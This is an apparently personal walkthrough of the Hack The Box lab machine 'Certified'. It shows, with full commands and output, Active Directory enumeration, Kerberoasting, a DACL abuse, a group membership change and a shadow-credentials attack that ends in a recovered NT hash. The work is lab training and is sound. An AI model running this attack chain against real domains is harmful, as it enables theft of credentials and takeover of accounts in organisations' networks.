

[WINDOWS] - Certified



Enumeration:

- with this test we were given to do testing



Machine Information

As is common in Windows pentests, you will start the Certified box with credentials for the following account: Username: judith.mader Password: judith09

```
judith.mader:judith09
```

SCANNING:

NMAP:

- When beginning this box i started with a `nmap` scan to discover which ports were open.

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ sudo nmap -sS -sV -Pn -p- -sC  $(cat ip)
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 09:54 EDT
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
```

```
Nmap scan report for certified.htb (10.10.11.41)
Host is up (0.026s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-06 20:56:22Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-Fir
st-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2025-05-06T16:14:34
|_Not valid after:  2026-05-06T16:14:34
|_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-Fi
rst-Site-Name)
|_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2025-05-06T16:14:34
|_Not valid after:  2026-05-06T16:14:34
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-Fir
st-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2025-05-06T16:14:34
|_Not valid after:  2026-05-06T16:14:34
|_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-F
irst-Site-Name)
|_ssl-date: 2025-05-06T20:57:51+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2025-05-06T16:14:34
|_Not valid after:  2026-05-06T16:14:34
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
49740/tcp open  msrpc         Microsoft Windows RPC
59646/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-06T20:57:14
```


```
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 228.66 seconds
```

NetExec:


- `Netexec` or `nxc` is what i will use in-order to check access to SMB.

BLOODHOUND:

- since we have cred we should always try to run bloodhound.




- used `bloodhound-python` this is because I did not have anyway to upload the collectors.




```
MANAGEMENT_SVC@CERTIFIED.HTB #possible kerbroast
```

- When looking at shortest path from owned objects i seen this letting me know i can possible preform a kerberoasting attack against `SVC_MANAGER`



Impacket-GetUserSPNs:

- This is a tool from `impacket` that allows me too attack Kerberoastable accounts with the creds we were given at the beginning of this box.

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ impacket-GetUserSPNs certified.htb/judith.mader -dc-ip certified.htb -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName            Name          MemberOf                                        PasswordLastSet             LastLog
on  Delegation
-------------------------------  --------------  ----------------------------------------------  --------------------
------  ---------  ----------
certified.htb/management_svc.DC01  management_svc  CN=Management,CN=Users,DC=certified,DC=htb  2
024-05-13 11:30:51.476756  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$e3b9770641587b649195
d654ee8fa091$9ac4f63c9573455232f49d917b0e7080757f690f16cab90cc83df896156d028c8ae2a820d0e5
bfb82acadcabdae21a748d5f99d7e091b778233b4a101b3f2a966df5273803337f89fb5c7f519a62889732c99b
27abfb54d298e9c841640fdb62cbc1e0c124924ae08075747f9ad9ea69a5ead0732e9d4b43adec50316b6c1a5
f023c6d31bc484076affa339d73657c9cd9ec1e592d120a6e55c48a17b3ee0f734dc7b4328cc9c1e405cadb96
b121e0f1a26e69ece0ed3bed1301061a3210de15275bf971697509d654a4a6b548deb2da5d59d070d23852e48
5ca3ac306b0c262da6fb28affeaa33914291332be27c8394d8dc5921850efe3f49e9c08480c7ac7d4223dfd130
fa15abcaea9aa73f8d856a9a16dfbfa0161d39c64527fba900dd25fa99cf563b79cd463d0996c5436d0ccf9d09
7a6b6bcab0bde6b89e5432c1b638ef7f53f3c4e40717922ede6254a4db5fadfa1708b1191c9f123574f90a6fa72e
6347752984b156dffb082c65a0dfc533f1a199a2f2967357314b896a9dd62ada640a30906e870e4d94edef6cd
670217edd1d1395268bd7d9869939e328eec21fe70b0af0ca1d56736c77284ae2c6e136ffc8b3a98a824561b98
e1be9e2504441b809879e25be33b1f5b8a88c4a929023a1b02716b10f681d14e563a62b2654956f51d3aa268c
84eebbf7ca83881051110d4ef47bbbf61d450434cd418600bd341229f862e4b5b16e364fdf029e3fb23dd557b5
dad4f7ed4ff7edb01501178d7d0724778394cb37f2bbb34100a4d1d7a6d6b179a4b48d0c284d9be8903a8ae1ed
2d184e109dc41d12a331af2fcd70a4ec9783674acbe1fda4dafa37c9c7ce34c027ab7d08d4afe1fe529356b9894f
c21ad355c7a02373b48ba1a72f111798a67dbf230ed282832e1ec67e4a9e7ede340fc38b1d6ab84c6279cb05b1
7de2d35326df08be6597de8323194eb065c180deceabe43f9947999ef0c5f8a44a81c8b4ba700c6f0e3cf6b50
861c47555040f64ac449c5f244db4ce56be20537978487bd75259b5297614a30a5e963cedf9230bfeb4b7176
5485ef92c101a6106ea28459f3949f10c506da9efbd75784fc5c3d8b8b27caa65ac302c225f88a44323aacd0e
b18d3bdf9a718fac669429d5c99f204cb9e9a5d51b211f35b717ebe7f820e4a1e9f29fbed76cede29c72bb40d30
```

```
86694d74bbb24254c401f0d87762e8490867578b2ffeb96563eb68a7565c195a20665fceea9bf32f471180800
e2f95d4e62d0f3cbf409b4232f19619339642daab943033bebb357e3a536e995244f7a777ef62bf29c27af35a
99d017d0c242d0672418ebe9514157415d509696c8b4bedafaef3febd9fa9b79954ab71d8ca647606879d09e8
e85360699ef629e270465b79bef75fe3a759499c3c6421cd61c275aea5ecbfec8f820f36dbe7b5b835117f965c
b0b89da7e2452f56b118745d1de8d3b4aa020d08d804d0a4a8c332851b2c9ec499b726d34f8b47ec938f76d0
f191ca1d121dc8e119d3c23fe8b840aa2f46021c074db0e83720275d71399fe3e0368372189170e9887adb2bd05
```

- now that we have this TGS we can try to crack it

Adding myself to group:

- since i owned but was not apart of the group


```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANA
GEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'
```

- interesting :https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials

```
┌──(kali㉿kali)-[~/Tool/pywhisker/pywhisker]
└─$ pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "list"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Listing devices for MANAGEMENT_SVC
[*] DeviceID: 2c60c33f-4fe1-786e-cd8e-925c80ddd811 | Creation Time (UTC): 2025-05-06 22:22:47.978750
```

Looking at Hacktrick Raj Article:

- https://www.hackingarticles.in/shadow-credentials-attack/
- this article covers how to so shadow credentials attack. needed to download a few tools but one of the most important requirements in that we have generic write which we do have.
    - But we only own the group we do not belong to the group



ADDING Judith to the MANAGMENT GROUP:

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ net rpc group addmem "Management" judith.mader -U certified.htb/judith.mader%'judith09' -S 10.10.11.41

┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$

group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Management] rid:[0x450]
rpcclient $> querygroup 0x450
        Group Name:     Management
        Description:
        Group Attribute:7
        Num Members:1
rpcclient $> querygroup 0x450
        Group Name:     Management
        Description:
        Group Attribute:7
        Num Members:2
rpcclient $>
```

The Error:

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: d98257a0-08da-ebcf-10df-f8e400d62b96
[*] Updating the msDS-KeyCredentialLink attribute of MANAGEMENT_SVC
[!] Could not modify object, the server reports insufficient rights: 00002098: SecErr: DSID-031514A0, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
```

- even when owning and having write access i could not modify the `msDS-KeyCredentialLink`

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "info" --device-id 34a99742-9dac-2f11-ea44-b3a5981c858b
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[+] Found device Id
<KeyCredential structure at 0xffffb1237250>
  | Owner: CN=management service,CN=Users,DC=certified,DC=htb
  | Version: 0x200
  | KeyID: R11i78/twATB+sWWPs/xUWOVvilIGzAsZTFo2YoGLQ8=
  | KeyHash: f351d2acdf41b658c7c5f40ad34782f14305db18e6aa4904702649cc37c64b0d
  | RawKeyMaterial: <dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMaterial object at 0xffffb1236fd0>
  |  | Exponent (E): 65537
  |  | Modulus (N): 0xc0ddd653ec184eae7fecce1606c1d2ea3e5d15390c2fa83aa0ba9ddf15f83687e15f38ce36a0f5207eb13b5eeb2c5ace3cc27b51719d1c4fad5cf7d9ae4e5f390ce909
aeb0beb8318093a40875df29a7fa37579e1b9946af1f668cb4ac4e07a3b233a520dfad4d328e9233c4a12dec598f2088367f1be111752be4fcbda9ca6a1e312c736befb42b818208f55f8eaf4920
ec7ce38773e36d426f78e0fdbee820ce9cc0cfa5a6a3eaa329949673484d0ba0f512a477479c29974c864c575e7e8c349ab62cb61e9ae4481b98b4eec514a409c384ec4cbb113fdd6439604aa7b2
ff25d2d7cf29029893abe0ca6aad338612311c0cb0648b089c3a61819585bd81ad
  |  | Prime1 (P): 0x0
  |  | Prime2 (Q): 0x0
  | Usage: KeyUsage.NGC
  | LegacyUsage: None
  | Source: KeySource.AD
  | DeviceId: 34a99742-9dac-2f11-ea44-b3a5981c858b
  | CustomKeyInfo: <CustomKeyInformation at 0xffffb0e89590>
  |  | Version: 1
  |  | Flags: KeyFlags.NONE
  |  | VolumeType: None
  |  | SupportsNotification: None
  |  | FekKeyVersion: None
  |  | Strength: None
  |  | Reserved: None
  |  | EncodedExtendedCKI: None
  | LastLogonTime (UTC): 2025-05-06 23:52:03.156155
  | CreationTime (UTC): 2025-05-06 23:52:03.156155
```

- now I need to create a `.pfx`

```
┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ openssl pkcs12 -export -out my_certificate.pfx -inkey test_priv.pem -in test_cert.pem
Enter Export Password:
Verifying - Enter Export Password:

┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ ls
20250506101855_computers.json   20250506101855_ous.json       dacledit-20250506-192321.bak  ip                  spray
20250506101855_containers.json  20250506101855_users.json     dacledit-20250506-194209.bak  keys                test_cert.pem
20250506101855_domains.json     bloodhound2                   dacledit-20250506-194349.bak  my_certificate.pfx  test_priv.pem
20250506101855_gpos.json        dacledit-20250506-183119.bak  GPT.INI                       SharpHound.exe      user
20250506101855_groups.json      dacledit-20250506-191237.bak  hash                          SharpHound.ps1      users.txt

┌──(kali㉿kali)-[~/Desktop/HTB/certified]
└─$ sudo cp my_certificate.pfx ~/Tool/PKINITtools
[sudo] password for kali:
```

Getting TGT:

- now that i have the .pfx

```
kali㉿kali)-[~/Tool/PKINITtools]
└─$ sudo python gettgtpkinit.py -cert-pfx "my_certificate.pfx" -pfx-pass DhNBm1EsBAnuaed5QFRC certified.htb/MANAGEMENT_SVC MANAGEMENT_SVC.ccache
2025-05-06 20:32:52,655 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-06 20:32:52,663 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-06 20:32:52,726 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-06 20:32:52,726 minikerberos INFO     2471a13788e94e347ac5c38edcecb7c9de7a5da0baf579860
94c9a8a256e915c
INFO:minikerberos:2471a13788e94e347ac5c38edcecb7c9de7a5da0baf57986094c9a8a256e915c
2025-05-06 20:32:52,727 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Getting the NT-Hash:

```
──(kali㉿kali)-[~/Tool/PKINITtools]
└─$ sudo python gettgtpkinit.py -cert-pfx "my_certificate.pfx" -pfx-pass DhNBm1EsBAnuaed5QFRC certified.htb/MANAGEMENT_SVC MANAGEMENT_SVC.ccache
2025-05-06 20:37:08,492 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-06 20:37:08,500 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-06 20:37:19,010 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-06 20:37:19,010 minikerberos INFO     8c3e74b0cb87044dcb2f66714d0ef1c8700a9dd374adf22188
8e8092747786ff
INFO:minikerberos:8c3e74b0cb87044dcb2f66714d0ef1c8700a9dd374adf221888e8092747786ff
2025-05-06 20:37:19,014 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file

┌──(kali㉿kali)-[~/Tool/PKINITtools]
└─$ python getnthash.py -key 8c3e74b0cb87044dcb2f66714d0ef1c8700a9dd374adf221888e8092747786ff certified.htb/MANAGEMENT_SVC
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```

